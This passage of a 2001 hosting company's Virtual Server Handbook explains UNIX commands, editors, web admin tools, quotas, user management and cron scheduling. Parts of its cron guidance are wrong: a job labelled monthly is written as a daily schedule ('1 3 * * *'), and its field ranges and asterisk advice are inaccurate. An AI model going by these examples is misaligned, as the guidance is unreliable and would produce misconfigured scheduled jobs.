    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION /conf HTTPD servers configuration files /logs HTTPD servers log files Directories outside of the Virtual Server In addition to the directories in the Virtual Server, familiarize yourself with a few directories outside of the Virtual Server (that you can access while connecting via Telnet or SSH. /usr/local/contrib Contains installation files for useful programs like PERL, iRoot/iManager, CGIs, etc. This directory is frequently updated with instructions for installing the applications posted on the web site. /backup/home/login-id This is a full uncompressed copy of your Virtual Server. The Virtual Server is copied nightly and if you delete a file, copy it back from /backup/home/login-id. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 35
  • 36.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Basic UNIX commands While connected to your server with Telnet or SSH, use any of the following commands to work with your virtual server. Command Example Definition cd cd Change directory cd ~/www Change to the /usr/home/login-id/www cd .. Move up a directory chmod chmod 755 test Change the permissions of the file test to be rwxr-xr-x cp cp test test.new Copy the file test to test.new grep grep test *.html Search for the word test in the html files kill kill 2267 Kills a process (the ps or top command will show you the process id) ls ls -al List files ll Alias setup to do a ls -al mkdir mkdir test Make a directory called "test" more ll | more Used to display the directory listing one screen at a time more README Display the README file one screen at a time mv mv test test.new Move the file test to test.new ps ps -ax | grep aftpd Lists all of the aftpd processes ps -ax | more Lists all of the Virtual Servers processes quota quota Shows the Virtual Servers quota usage rm rm test.new Remove the file test.new rm -rf billdir Remove the directory billdir sinfo sinfo Shows the Virtual Server’s hostname, ip, login and host server. uptime uptime Shows how long the server has been up and current load information. tail tail -f message Watch information being added to a file. Watch the logs as they are being added to. tar tar -cvf abc.tar Create a tar (tape archive) file called abcdir abc.tar and include the abcdir directory tar -xvf abc.tar Extract all of the abc.tar files into your current directory top top Show the top processes and load average on your Virtual Server traceroute /usr/sbin/tracerout Trace the route to a domain or IP number. e domainname Useful for troubleshooting slow connections. vdiskuse vdiskuse | more shows the disk usage by directory vadduser vadduser Add a virtual user to E-mail and ftp vrmuser vrmuser Removes the virtual user vlistuser vlistuser List the users on your server vnukelog vnukelog Remove the log files - ~/usr/log/messages, ~/www/logs/*_log. vpasswd vpasswd change or set passwords username virtual virtual sendmail - Used for running programs in the virtual HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 36
  • 37.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Command Example Definition bp environment. virtual ./test.cgi test the test.cgi from the command line Editing files online Downloading files, editing, then uploading the files is not the fastest way to make simple changes. The experienced Virtual Server Administrator uses an online editor to make changes to files while in a Telnet or SSH session. Below are a couple of the online editors available. Using vi to edit Vi is a common UNIX editor. The commands in vi are a bit difficult to get used to at first. When you get used to the commands it is a powerful tool. Here are some of the basic commands. Command Effect vi filename open a file in the vi editor j Move down a line k Move up a line l Move right h Move left i Insert text at the cursor – changes to the edit mode use ESC to exit the edit mode a Add text after the cursor o open a blank line below the cursor ESC Exit the edit mode SHFT g Move to the bottom of the file CTRL g Report what line the cursor is line :1,10d Delete lines 1-10 x Delete the character the cursor is on dd Delete the line the cursor is on /test Search for test :1 move to line one :q Quit vi :q! Quit vi without saving changes :wq Save file and quit vi :%s/test/foo/g Search for test and replace it with foo throughout the file. Using Pico to edit Pico is a bit more straight forward than vi. You can just move the cursor and type or delete text. The commands are listed at the bottom of the screen. To edit a file, enter: pico filename HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 37
  • 38.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 3 Managing your virtual server with iRoot and iManager Many users find Telnet and FTP difficult to use for some of the common tasks such as adding users, aliases or copying files. The iRoot and iManager utilities were developed to provide users with a simple GUI interface to their virtual server and to enable the user to maintain their virtual server from a web interface without logging on to the virtual server in a Telnet or FTP session. A user can now do many tasks easily and efficiently from their browser of choice. This chapter explains the following about iRoot and iManager: ! Installing iRoot and iManager ! Using iManager ! Using iRoot HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 38
  • 39.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION iManager iManager enables you to do the most common tasks associated with maintaining the files on your server. It reduces your need to connect to your server via Telnet to change file properties. iManager executes many common commands for you so you can keep your UNIX knowledge to a minimum. These tasks include: ! Editing files ! Deleting files ! Copying files ! Moving files ! Linking files ! Changing the Permissions of files ! Uploading New files to your server ! Making New Directories To install iManager To install iManager, telnet or SSH to your virtual server and perform the following steps: % cd % tar -xvf imanager/imanager.tar Running iManager The virtual server root user and any valid user with a POP or FTP account can run iManager and access the directories and files that they have rights to. The iManager startup prompts for a user name and password as well as a directory path. iManager authenticates the user by looking in the ~/etc/passwd file. If the user does not exist in the password file they will be denied access. If the user does exist but is trying to access a directory that they do not rights to they will be denied access. If a user has a POP account only they will be limited to changing their password. FTP users will be able to manage the files in their home directory. To run iManager 1. To start iManager open the web browser of your choice and enter the following URL into your web browser substituting <yourdomain.com> with your domain name: http://yourdomain.com/cgi-bin/admin/gateway.cgi/ 2. Enter your user id, password and leave the "Path Specification blank" (the path will default to your home directory). 3. Click Start iManager. The iManager window displays your current working directory on your server and a list of entries in that directory. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 39
  • 40.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To navigate the directories 1. Move around the directories by modifying the Path Specification box. 2. Click Change Directory. To move below your current working directory Below the "Path Specification" box there is the "Entries in Current Working Directory" list. A directory will have [CD] on the right. To change to a directory click on the [CD] to the right of the directory name. Note: If the current working directory entries list contains a graphic file or a home page file, click on the file name to bring up a small browser. The browser displays graphic images and home page files. The list of entries displays to following: ! File name ! File size The date the file was last modified Each file within the list has a series of options that you can do to it: ! Edit ! Delete ! Copy ! Move ! Link ! Chmod (change permissions) Editing and deleting a File iManager enables you to edit text files, such as HTML files, from within your web browser. This is useful if you need to make a quick change and do not want to do it via telnet. The list of entries displays an Edit column. Each entry has ED, CD, or a blank associated in this column. To edit files From the Edit column, click on the ED to begin editing (ED signifies that the entry is an editable text file). Note: If an entry has no option in the Edit column, then the file is neither a directory nor an editable text file. Graphic images appear like this. To delete files 1. From the iManager list of entries, go to the Delete column. File and directory entries found in the Delete column have RM by each entry. RM stands for the remove (UNIX) command. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 40
  • 41.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 2. Select a file or directory. 3. Click RM. This action requires that you confirm the deleted selection. Copying and Moving a File iManager can copy files on your server to a new file and a new location, or it can move or rename files. To copy files 1. From the iManager list of entries, go to the Copy column. File and directory entries found in the Copy column have CP by each entry. CP stands for the copy (UNIX) command. 2. Select a file or directory. 3. Click CP. This action places the file or directory in a copy dialog. 4. Enter the name of the new copy you are creating. Note: You are also able to change the path for your copy if you would like to place it in a directory other than your current working directory. To move files 1. From the iManager list of entries, go to the Move column. File and directory entries found in the Move column have MV by each entry. MV stands for the move (UNIX) command. 2. Select a file or directory. 3. Click MV. This action places the file or directory in a move dialog. This dialog uses the mv UNIX command that moves or renames the file or directory. Linking or changing permissions to a File iManager also allows you to link files with symbolic links. Symbolic links enable you to have one file actually point to another file. For example, if you have a few files with different names that are all actually the same file, you can link them all to one file. This way if you need to change this file you can change it once and it will affect all the linked files. To link files 1. From the iManager list of entries, go to the Link column. File and directory entries found in the Link column have LN by each entry. LN stands for the link (UNIX) command. 2. Select a file or directory. 3. Click LN. This action displays the Create Link to File or Create Link to Directory page. 4. Enter the name and path of the file you want to link to the file you selected. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 41
  • 42.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: If you have a file called index.html and want to link a new file called welcome.html to it, select the LN next to your index.html file. On the Create Link to File page enter the Filename as welcome.html. If a user accesses welcome.html, it displays as the index.html file. If you edit your index.html file, the welcome.html file shows the changes. To change file permissions 1. From the iManager list of entries, go to the Permissions column. 2. Select a file. 3. Click CM. 4. Change the permissions of the file selected. Note: If you are unsure about what file permissions you need for a file or directory then leave them alone. Uploading a New File to your Server You can use iManager to upload a file for you from your local computer to your virtual server without the need of an FTP client. To upload files to your virtual server 1. From the Upload File to Current Working Directory section of iManager’s main window, enter the Local Filename (of the file on your computer that you want to upload to your virtual server). 2. Use the Browse button if you need to find the proper file. 3. Enter the Remote Filename or name that you want to call the file (once it is loaded onto your server). 4. Change the Remote Path if want to upload the file to a directory other than your current working directory. 5. After selecting the correct file and correct remote filename and path, click Upload File. Making a New Directory Within iManager you are able to add a new directory to your virtual server under your current working directory. To make new directories 1. From the Make New Directory section of iManager’s main window, enter the new directory name. 2. Click Make New Directory. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 42
  • 43.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using iRoot With iRoot you can maintain your server by doing the following: ! Adding Email and FTP users ! Changing Email and FTP users' passwords ! Removing Email and FTP users ! Adding, Deleting, and Updating your Email aliases ! Changing your server Root password To install iRoot To install iRoot telnet or SSH to your virtual server and type the following commands: % cd % tar –xvf iroot/iroot.tar To run iRoot 1. Enter the following URL into your web browser substituting <domainname> with your domain name: http://yourdomain.com/cgi-bin/admin/gateway.cgi/ or http://yourdomain.com/cgi-bin/admin/vs/gateway.cgi/ 2. Enter your virtual server root user id and password. 3. Click Start iRoot (you may need to scroll down a bit). Adding Email and FTP Users - vadduser 1. Go to the vadduser Wizard - Username section. 2. Enter a new username, click Next. 3. Enter the new users password and confirm, click Next. 4. At the Full Name screen enter the users full name, click Next. 5. At the FTP Privileges screen, decide whether or not you want the user to have FTP privileges. If No, click Next to confirm the user settings you have chosen. If Yes, click Next to select the home directory you want the user to have, click Next. 6. At the FTP Quota screen, select the disk space you want to allocate to the user, click Next to confirm the user settings you have chosen. Note: While using the vadduser Wizard or any of the iRoot Wizards, use the Prev and Next buttons to navigate forward and back to make any changes you need before confirming your decisions. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 43
  • 44.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To change Email and FTP Users' Passwords - vpasswd 1. Go to the vpasswd Wizard - Username section. 2. Select a username, click Next. 3. Enter the users new password and confirm your entry. Click Next to confirm. 4. If the settings are correct, click Change Password. To remove Email and FTP Users - vrmuser 1. Go to the vrmuser Wizard - Username section and select a user to delete. 2. Click Next to confirm. 3. Click Remove User. Adding an Email Alias 1. Go to the Add Alias Wizard - Alias Name section to add an Email alias. 2. Choose an alias name, click Next to go to the Alias Type screen. 3. Select a simple alias, an include list , or an autoreply. Note: If you have questions how to implement the alias, include list, or autoreply, please refer to chapter 7. 4. Click New Aliases to run the vnewaliases command (so your changes take effect). To delete an Email Alias 1. Go to the Delete Alias Wizard - Alias Name section. 2. Select an alias name to delete from the list, click Next to confirm. 3. Click Remove Alias or click Prev or Cancel to start over. 4. Click New Aliases to run the vnewaliases command (so your changes take effect). To update your aliases file-vnewaliases 1. Go to the vnewaliases Wizard section. 2. Click New Aliases to update your aliases file. To change your server root password-passwd To change the root users password you must Telnet or SSH to the virtual server and type the following: % passwd userid Enter your choice for a new password and confirm it. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 44
  • 45.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 4 Maintaining your Virtual Server The Interplug support staff maintains the physical server that your Virtual Server is hosted on, but you are responsible for the daily administration of your Virtual Server. The responsibilities of the Virtual Server Administrator vary depending on what is running on the Virtual Server. This chapter discusses the following: ! Managing Quotas ! Managing the Virtual Server load ! Managing users ! Troubleshooting ! Automating routine processes ! Backups HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 45
  • 46.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Managing Quotas Each Virtual Server has a disk quota that controls the amount of disk space it can use on the host server. The amount of disk space that a Virtual Server can use depends on the type of Virtual Server it is. The default quotas for the types of Virtual Servers are listed below: ! Server A: 100 Megs ! Server B: 400 Megs ! Server C: 800 Megs The Virtual Servers quota can be increased at any time. Additional disk space costs $0.50 per meg/per month. It is not always necessary to add additional disk space when your quota is reached. It is very common for the log files on your Virtual Server to be taking up excessive space or in other cases a hung process such as AFTPD could be using disk space. These issues will be discussed later in this chapter. To increase your quota Send an E-mail to support@interplug.com requesting additional disk space in 1 meg increments. Sample Quota Command To check the amount of disk space used on the virtual server telnet to the server and from a command prompt type: % quota Disk quotas for user bob (uid 11487): Filesystem blocks quota limit grace files quota limit grace /usr 80030 281600 309760 255 55000 57750 Defining Quota commands Filesystem This indicates that quota is checking for any files that you own on the /usr volume. You also own files on the /backup volume but they are not counted against your quota. Blocks The blocks indicate the space that is currently being used. A block is 1024 bytes. This server is using 81.9 megs of disk space (80030x1024). Quota The disk space allowed a Virtual Server indicated in blocks. This Virtual Server is a server with 275 megs by default (281600/1024=275). The quota is a soft limit, meaning the server continues to function when it reaches the quota. Limit The limit is a hard limit, meaning the server is unable to write to disk when it exceeds this limit. Each Virtual Server is allowed a 10% (275+27.5=302.5 | 302.5*1024=309760) excess of its quota before the limit is reached. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 46
  • 47.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Grace The grace period is a time allowed for being over quota before a hard limit is reached. The grace period is 7 days. You can go over quota and still continue to function as long as you do not go over quota by 10% or more or for over 7 days. Files Your quota is also controlled by the number of files you have and the amount of disk space. The limit on the number of files can be increased without a charge. We currently give you 200 files per meg (275*200=55000). The files limit has a quota and grace which function just like the disk space quota. Note: When you are over the quota you need to take action before the limit is reached. When the limit is reached, any program that creates or appends to files does not function. Exceeding Quotas because of Logs The server maintains log files for E-mail, FTP and the World Wide Web. The logs grow rapidly on an active server. To avoid going over the limit due to log files, set up a CRON file that E-mails the needed logs to you and then nukes the logs when finished. See Managing with Cron, later in this chapter. To remove log files ! At the command prompt, enter the command vnukelog. This action removes the following files: ~/usr/log/messages (this is the log file for E-mail, ftp and logins) ~/www/logs/error_log ~/www/logs/access_log ~/www/logs/referer_log Handling Subhost Quotas The command used to maintain logs for subhosts is called vnl. The command reads the World Wide Web httpd.conf file, checks for subhosts with log files, and lists the log files. You can then choose which log files to delete with vnl. To view your disk usage While at a command prompt: % cd % vdiskuse | more Note: vdiskuse lists the directory and file usage from your current directory. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 47
  • 48.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Managing the Virtual Server Load The Virtual Server has limits on the amount of resources it can use at any one time. This makes it very important to manage the load you put on it. The term "load" refers to the usage of the following: ! Memory ! CPU ! Files open ! Processes The following table shows Virtual Server limits. Server A Server B Server C Memory 8 MEGS Memory 8 MEGS Memory 12 MEGS Quota 100 MEGS Quota 400 MEGS Quota 800 MEGS Each Virtual Server needs limits to keep one Virtual Server from abusing the performance of the physical host server. To check the Virtual Server load From the command prompt type: % top The Top command displays both cumulative totals of the host server and totals of your Virtual Server: ! load average ! number of processes ! CPU use ! Memory use Sample top command The following is a sample of the output from running top: load averages: 0.06, 0.02, 0.00 14:34:21 263 processes: 8 running, 249 sleeping, 6 zombie CPU states: 44.0% user, 0.0% nice, 32.3% system, 0.0% interrupt, 23.7% idle Memory: Real: 42M/95M Virt: 105M/1319M Free: 114M PID USERNAME PRI NICE SIZE RES STATE TIME WCPU CPU COMMAND 20655 trout 18 0 220K 288K sleep 0:00 0.00% 0.00% csh 20686 trout 28 0 504K 644K run 0:00 0.00% 0.00% top HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 48
  • 49.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION While running top you can do the following: To increase the number of processes listed ! While top is running press "n" To kill a process 1. While top is running press "k" 2. Enter the process ID (PID). The left column stores the PID. You can kill multiple processes by entering multiple PID numbers on one kill line with a space separating the PID numbers. Note: Take care when killing a process. The only time that you should kill a process is if a process is hung and using up your resources. Defining top terminology Load averages The load averages at the top of the example is your Virtual Server’s total load with a history of one minute, five minutes and fifteen minutes. A load average over 1.0 is high for a Virtual Server. Active processes The active processes at the bottom of the example are the processes currently running on your Virtual Server. Memory and Processes A process is a program that is running, sleeping, or waiting. For example, when your web receives a hit, HTTPD uses a process. If the programs you have running exceed the memory limit, you will effectively shut down your own virtual server. For example, if you have a "RealAudio" server that uses four megabytes of memory you would only have half the virtual server memory available for other processes. To check the processes From the command prompt: % ps For example, if you want to check the processes that start with POP, you would enter: % ps –ax | grep pop The following is an example of killing a process: % ps -ax | grep pop % kill pid_number HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 49
  • 50.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Managing Users The Virtual Server Administrator is responsible for the following: ! Adding users ! Removing users ! Modifying user profiles The following commands deal directly with users and their profiles. Each command is explained in detail in this chapter: vadduser Adds and modifies users. vlistuser Lists all users on your Virtual Server. vrmuser Removes a specified user. vpasswd Changes password for a user. Adding Users Use "vadduser" to add users and modify existing users’ profiles. To add a user 1. From a Telnet prompt, enter "vadduser." This action displays a series of fields to fill in after beginning with the following command example: % vadduser 2. Enter the username 3. Enter E-mail/FTP Password. 4. Retype new password: 5. Enter User's Full Name followed by a return. Use less than 80 characters and no ':' characters. 6. Enter the Account Services that the user’s accounts uses, including: ! FTP (File Transfer Protocol) for uploading/downloading files ! E-mail services including POP, IMAP, and SMTP ! Enter the service name (FTP or Mail) to toggle the services for the account. 7. Enter a positive or negative response to the question "Do you want to add service options like quotas to this account?" 8. Enter FTP quota for this account in MB (0 for no quota). 9. Enter a numerical response for the question "Where would you like to put the user’s home directory?" ! Enter "1" for an E-mail account home directory (/usr/home/username). ! Enter "2" for a web-hosted account home directory (/usr/local/etc/httpd/htdocs/username). ! Enter "3" for an anonymous FTP home directory (/ftp/pub/username). 10. Or enter in any custom path. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 50
  • 51.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: Running the vadduser script is straightforward with one exception: the account services (FTP and Mail). These services are added to this users account by default. Do not enter anything, just hit enter for the user to have FTP and E-mail. For the user to have FTP- only access, enter mail. For the user to have Mail-only access, enter FTP and hit enter. If you need to add a service, enter FTP or mail to toggle it on. To modify an existing user 1. Run vadduser again. 2. Specify the username. 3. Vadduser detects the user by name, then asks you if you want to modify the user account. Proceed through the Vadduser fields by answering the questions. To list users vlistuser Lists the users you have added to the Virtual Server. It lists the name, userid, home directory and E- mail/FTP quotas. Removing Users vrmuser Removes a user from your Virtual Server. To run vrmuser, enter the command at a Telnet prompt. Changing a users password vpasswd Changes a users password. To run vpasswd type vpasswd username at a Telnet prompt. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 51
  • 52.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Troubleshooting the Virtual Server The Virtual Server administrator is called upon to troubleshoot the errors and problems that will come up from time to time. Many of the troubleshooting steps have already been mentioned in this chapter. Checking the quota Remember when the quota hard limit is met, nothing can write to disk. E- mail is not accepted, logs are not written, installs do not complete, guestbooks and forms do not save to file. Remember the quota has the soft limit and hard limit so you have time to fix the problem. If you go over quota you can use the vnukelog and vdiskuse commands to fix the problem. Checking the log files Errors and system messages are logged in the Virtual Server log files. If you are having problems with E-mail or FTP check the ~/usr/log/messages file. When users report problems with E-mail or FTP the second thing support checks after checking quotas is the messages file. Many times the error the end user is reporting is an obscure client error. Checking the ~/usr/log/messages file will give more details on the error. It is extremely useful to use the "tail" command to watch the messages as they are being added to the log. This way you can see what is being added to the log as the user duplicates the error. To do this do the following: 1. Telnet to your Virtual Server 2. At a command prompt type the following: % tail -f ~/usr/log/messages 3. Have the user duplicate the error while running the tail command. The errors users get while browsing your web site are recorded in the ~/www/logs/error_log file. Once again the error on the browser may not have a lot of useful information while the error log has specific messages. You can use the above tail command to watch the log while you duplicate the error. Checking the processes If you are getting errors, check the current processes running. Use the top and ps commands to check the processes currently running. It is not uncommon to have a CGI not closing properly and that uses all of the Virtual Servers capacity. Occasionally the popper process may hang when a users connection is terminated improperly. When checking top look at the time a process has been running. If it is idle and has been running for a long time it may be hung and causing you some problems. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 52
  • 53.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Contact support if all of the above fails. Technical support can give the details of what was done to solve the problem and you can keep that information for future use. Also check the web site. Support has archives, knowledge bases and numerous documents that will help with common problems. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 53
  • 54.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Managing with Cron Cron enables you to schedule things to be done automatically. Cron is the system scheduler for Unix. Using Cron, you can schedule events to occur daily, weekly, monthly, hourly or whenever. Any command or set of commands you can run from a Telnet prompt can be run from Cron. For detailed information on Cron you can Telnet to your server and type "man 5 Crontab" at the command prompt. Much of the information in this section is taken from the man (manual) page written by Paul Vixie. Each Virtual Server can load its own Cron job to execute scheduled tasks. The most effective way to use Cron is to load the scheduled tasks into the Cron daemon from a file that you have created and stored on the Virtual Server. Although it is possible to manipulate Cron directly, loading Cron jobs from pre-formatted files will ensure that you have a copy of the file around for editing and for archival purposes. A common place to put such a Cron file is in a directory called " Cronfiles" in your ~/etc directory. To make the " Cronfiles" directory 1. Connect to your Virtual Server via Telnet. 2. Enter: % cd ~/etc % mkdir cronfiles You can then store the file(s) holding your Cron information in this directory. After you have made the Cron file, you need to load it into the Cron program (daemon). To load a file into the Cron program 1. Change directories to where the file is located on your Virtual Server. % cd ~/etc/cronfiles If you have placed a Cron file in the directory named my_ cron_file, load the file into the Cron program by typing: % crontab my_cron_file A copy of the Cron file you created is in memory in the Cron program. To view Cron's copy in memory, you can call the Cron program with the "list" option: % crontab -l Cron has other command line options such as "edit" and "remove". These commands will allow you to manipulate the information that Cron has in memory. For example, if you wanted to add another event to the Cron information, you could use the Crontab -e option: % crontab -e This will take the copy of the entry that is stored in the Cron programs memory, and allow you to edit it. This is however a less preferable option than changing the physical file and re-loading it into Cron because the changes will not be physically stored anywhere accept in Cron’s memory. % crontab -r HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 54
  • 55.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION This will remove the Cron entry you have loaded. Note: If you created a Cron entry with " crontab -e" and your run "crontab -r", you will lose your Cron entry forever. This is a good reason to keep a physical copy of your Cron file and load it into memory. Creating Cron files In a Cron file, blank lines are ignored. Lines that have a pound sign (#) as the first character are considered comments. There are two types of Cron entries; environmental variables and Cron commands. Environmental variables Environmental variables have the form: name = value The spaces around the equal sign are optional and any spaces in the "value" will be included in the value being set. The value string may be placed in quotes (either single or double) to preserve leading or trailing spaces. One environmental variable that can be set is the MAILTO variable. If MAILTO is defined, any mail that is sent by Cron, such as error notifications, are sent to the address assigned to the variable. If this value is not explicitly defined, error mail messages will be sent to the Virtual Server Administrator login name. For example, if your Virtual Server administrator login name (i.e., Telnet login name) were "judy", administrative e-mail from the Cron daemon would be sent to judy@yourdomain.com. An example MAILTO entry might look like: MAILTO=johndoe@somedomain.com If MAILTO is defined as follows: MAILTO="" no mail will be sent from Cron Setting Cron commands Each command entry in a Cron file is composed of a series of fields that Cron uses to determine what event to run at a specific time and date. The first five fields (space delimited) specify time and date information as follows: CRON Time and Date fields Field Allowed values Minute 0-59 Hour 0-23 Day of Month 0-31 Month 0-12 (first three letters of month names allowed) Day of Week 0-7 (first three letters of weekday names allowed) HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 55
  • 56.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION An asterix may be used as a wildcard meaning "first through last". The asterix is used when you want an event to occur for every allowable value. For example, if you wanted to schedule your log files to be purged on a monthly basis you could place an asterix in the Day of Month field. As you might imagine, it would be unwise to put an asterix in the Minute field of the Cronfile as it may cause too much of a load on your Virtual Server. Ranges such as two numbers separated with a hyphen (-) are allowed. For example, if you wanted the Cron to send you E-mail to warn you that your taxes are due April 15th, and you want to be warned starting in January until they are due in April, you could create a Cronfile with the value 1-4 in the month field, and the Cron would run starting in January until April. You can specify a list of values by separating the numbers with a comma. For example, 1,7,9,10 would be the months January, July, September, and October. Skip values can be specified with the "/" sign. For example, 1-12/2 would be "every other month". Names can also be used for the month and day of the week fields. The first three letters of the month or day can be used. This option is not allowable with ranges or lists. Here are some additional examples of valid time/date values: Example: What it does (examples are in the hour field) 8-12 Event will execute each hour in the range 8,9,10,11,12 1,4,5,7 Event will execute each hour specified 1,4,5,7 0-4,8-12 Event will execute each in the two ranges 0-23/2 Event will execute every other hour 2,4,6,8.... */2 Same as above The sixth field in a Cron file (i.e., rest of the Cron line) are where you place the command you want to run. The entire command portion, up to the newline character or the % character will be executed by /bin/sh (or the shell you have specified with the SHELL environmental variable). Percent signs in the command, unless they are escaped with a backslash () will be changed into newline characters and all data after the first % will be sent to the command as standard input. Example Cron for mailing a notice about taxes: # This is a comment. SHELL=/bin/csh MAILTO=johndoe@somedomain.com 5 22 14 1-4 * mail -s "Your taxes are due on April 15th" judy@somedomain.com%Judy,%%Fill out your taxes!% Note: Do not place hard returns in Cron commands (the line wraps on its own). Hard returns tell Cron that the end of the Cron command has occurred. Example Cron for deleting logs monthly: MAILTO=johndoe@somedomain.com 1 3 * * * /usr/local/bin/virtual vnukelog HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 56
  • 57.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Notice the use of the "virtual" command in the above example. The virtual command is used to run scripts from the users "home" directory. It should be pointed out here that CRON jobs do not run from the Virtual Server environment. They run from the physical server environment but run under the Virtual Server User ID (a special number that keeps track of users, what files they own, and what processes they own). For this reason, when you try and run scripts or programs from Cron, you must include the full path to the script. This includes the path to your "home" directory. For example, if my Telnet login were "judy", the path to my home directory would be /usr/home/judy/. This is the path from the physical server's root file structure. Example Cron for sending a notice to occasionally mail information to judy: 01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/ Cronfile/my_ Cron_file | /usr/bin/mail -s "Message goes here" judy@somedomain.com Note: The use of the environmental variable $HOME, enables you to do the same thing as the virtual command. Example Cron for automating stats using getstats: 40 19 * * * /usr/local/bin/getstats -d -f | /usr/bin/mail -s "HTTP Daily stats" judy@somedomain.com Example Cron for producing a weekly "getstats" report 40 19 * * 1 /usr/local/bin/getstats -w -f | /usr/bin/mail -s "HTTP Weekly stats" judy@somedomain.com Example Cron for nuking the logs with the -n option 40 19 1 * * /usr/local/bin/getstats -w -f -n | /usr/bin/mail -s "HTTP Monthly Stats" judy"@somedomain.com Note: Nuking the logs only occurs after Cron has produced a weekly "getstats" report. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 57
  • 58.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Backups Each night the Virtual Server is copied to /backup/home/login-id. Prior to the copy the contents of /backup/home/login-id are compressed into a tar file which also gets archived on tape. Restoring files from the different locations would be difficult without a utility called getback. To restore a file using getback, Telnet to the server and change to the directory where the file is located and then type getback filename or getback directory-name. It will list the times and dates available from /backup/home, /usrbackup, and tape. There is a charge for recovering some of the older files, getback will say "fee" on the line if it is a charge. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 58
  • 59.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 5 Using the Virtual E-mail Service Among the most popular features of the Internet today is electronic mail, or E-mail. Like its postal equivalent, E-mail are messages relayed with sender addresses and recipient addresses. Unlike postal mail, however, electronic mail is delivered around the world in a matter of seconds and is used to reach a large number of recipients with little cost or difficulty. When discussing the transmission of E-mail messages from computer to computer across the Internet, you should first understand some of the technical terminology involved. When computers transfer E-mail to each other across a computer network, they communicate using a special protocol, or a prearranged pattern of communication, to "speak" to each other so that mutual comprehension occurs. This chapter includes information about the following: ! Protocols ! Exploring SMTP server software ! Creating E-mail accounts ! Setting up aliases ! Creating E-mail address mappings ! Maintaining your E-mail log file HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 59
  • 60.
